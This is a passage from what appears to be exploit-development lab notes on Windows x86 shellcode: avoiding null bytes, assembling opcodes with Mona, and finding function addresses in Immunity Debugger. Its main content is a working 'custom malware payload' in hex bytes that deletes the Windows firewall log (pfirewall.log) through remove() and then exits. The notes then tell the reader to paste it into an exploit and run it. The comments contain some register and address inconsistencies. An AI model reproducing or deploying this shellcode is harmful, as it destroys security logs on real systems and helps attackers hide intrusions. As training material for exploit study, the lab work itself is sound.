"\x8b\xcc"               // mov ecx,esp =
                         //    this puts a pointer to the text into ecx

//now put the parameters/pointers onto the stack
//last parameter is hwnd = 0.
//clear out eax and push it to the stack
"\x33\xc0"   //xor eax,eax => eax is now 00000000
"\x50"       //push eax
//2nd parameter is caption. Pointer is in ebx, so push ebx
"\x53"
//next parameter is text. Pointer to text is in ecx, so do push ecx
"\x51"
//next parameter is button (OK=0). eax is still zero
//so push eax
"\x50"
//stack is now set up with 4 pointers
//but we need to add 8 more bytes to the stack
//to make sure the parameters are read from the right
//offset
//we'll just add anoter push eax instructions to align
"\x50"
// call the function
"\xc7\xc6\xea\x07\x45\x7e"   // mov esi,0x7E4507EA
"\xff\xe6";  //jmp esi = launch MessageBox
```


4 Dealing with Null Bytes

In this instance the code is:
00676f6c


00 is the null byte and must be removed before you run the code…if not the program will come to an all stop at the null byte.

In order to remove the null byte:


- Open the calculator



- Set it to Programmer mode and select HEX
- Enter your sting (00676f6c) *the 2x 0's don't appear…that is ok*



- To be able to retain the original value…remove / minus something easy to work with…11111111




Disregard the leading FFFF FFFF and start with EF56

The new code is: EF56 5E5B


- To remove the null byte in the sting :
  - We have 00676f6c – 11111111 = ef565e5b
  -
  - MOV EAX, 0xEF565E5B
  - ADD EAX, 0x11111111
  - PUSH EAX
    - *(EAX is arbitrary…it can be EBX, ECX, EDX…in this instance EAX was chosen)*
    - *By using this you circumvent the null byte and still have the same value.*


5 Using Mona for Opcodes

!mona assemble -s “????????????“




Hit enter and go to the log tab at the top - l






Xor eax, eax = \x33\xc0




MOV EAX, 0xEF565E5B	\xc7\xc3\x5b\x5e\x56\xef
ADD EAX, 0x11111111	\x81\xc3\x11\x11\x11\x11
PUSH EAX	\x53
MOV ECX, ESP	\x8b\xcc
PUSH EAX	\x50
PUSH EBX	\x53
PUSH ECX	\x51

6 Identify Function Addresses


In immunity in upper left quadrant…
Right click
Select Search For
Select Name in all modules




Results in



There is no search box, but if you simple begin typing it will automatically offer name…
You can see in the top as you type what you're looking for as you type…




In this case REMOVE



The remove function memory address is: 75EC73F0

For EXIT PROCESS




The EXIT PROCESS function memory address is: 74E6B3C0

7 Sudo String Code in Notes

```
#Task 8 Develop a Custom Malware Payload

#Remove Null Bytes

"\x33\xc0"                  //XOR EAX,EAX
"\xc7\xc3\x5b\x5e\x56\xef"  //MOV EAX, 0xef565e5b
"\x81\xc3\x11\x11\x11\x11"  //ADD EBX, 0x11111111
"\x53"                      //PUSH EBX

# PUSH MY PFIREWALL.LOG FILE ONTO THE STACK

"\x68\x61\x6c\x6c\x2e"      //PUSH 0x2e6c6c61 = .lla
"\x68\x69\x72\x65\x77"      //PUSH 0x77657269 = weri
"\x68\x6c\x5c\x70\x66"      //PUSH 0x66705c6c = fp\l
"\x68\x65\x77\x61\x6c"      //PUSH 0x6c617765 = lawe
"\x68\x5c\x46\x69\x72"      //PUSH 0x7269465c = riF\
"\x68\x69\x6c\x65\x73"      //PUSH 0x73656c69 = seli
"\x68\x4c\x6f\x67\x46"      //PUSH 0x46676f4c = FgoL
"\x68\x6d\x33\x32\x5c"      //PUSH 0x5c32336d = \23m
"\x68\x79\x73\x74\x65"      //PUSH 0x65747379 = etsy
"\x68\x77\x73\x5c\x53"      //PUSH 0x535c7377 = S\sw
"\x68\x69\x6e\x64\x6f"      //PUSH 0x6f646e69 = odni
"\x68\x43\x3a\x5c\x57"      //PUSH 0x575c3a43 = W\:C
"\x8b\xdc"                  //mov ebx, esp


#SET STACK Parameters
"\x53"                      //push ebx


#CALL A FUNCTION TO REMOVE THE FILE
"\x53"                      //Push EBX
"\xc7\xc6\xf0\x73\x3c\x75"  //MOV ESI, 0x753C73F0 remove()
"\xff\xd6"                  //call, esi remove() or 75EC73F0


#EXIT CLEANLY FROM MY SHELLCODE
"\x33\xc0"                  //xor eax,eax => eax is now 00000000
"\x50"                      //push eax
"\xc7\xc0\xC0\xb3\xe6\x74"  //mov eax,0x74E6B3C0


"\xff\xd0"                  //call eax = launch ExitProcess(0)
```


```
"\x33\xc0"
"\xc7\xc3\x5b\x5e\x56\xef"
"\x81\xc3\x11\x11\x11\x11"
"\x53"
"\x68\x61\x6c\x6c\x2e"
"\x68\x69\x72\x65\x77"
"\x68\x6c\x5c\x70\x66"
"\x68\x65\x77\x61\x6c"
"\x68\x5c\x46\x69\x72"
"\x68\x69\x6c\x65\x73"
"\x68\x4c\x6f\x67\x46"
"\x68\x6d\x33\x32\x5c"
"\x68\x79\x73\x74\x65"
"\x68\x77\x73\x5c\x53"
"\x68\x69\x6e\x64\x6f"
"\x68\x43\x3a\x5c\x57"
"\x8b\xdc"
"\x53"
"\x53"
"\xc7\xc6\xf0\x73\x3c\x75"
"\xff\xd6"
"\x33\xc0"
"\x50"
"\xc7\xc0\xC0\xb3\xe6\x74"
"\xff\xd0"
```


Copy code and paste into the shellcode section of the exploit





8 Run Exploit


Confirm everything is linked and the file is in the folder

- Confirm and or put pfirewall.log into folder
- Open note pad as administrator
  - 


  - Save as
  - 


  - 

  - 




Open Immunity as Administrator and Run the program…






Run the exploit…in this case 8b



./8b



File is removed from folder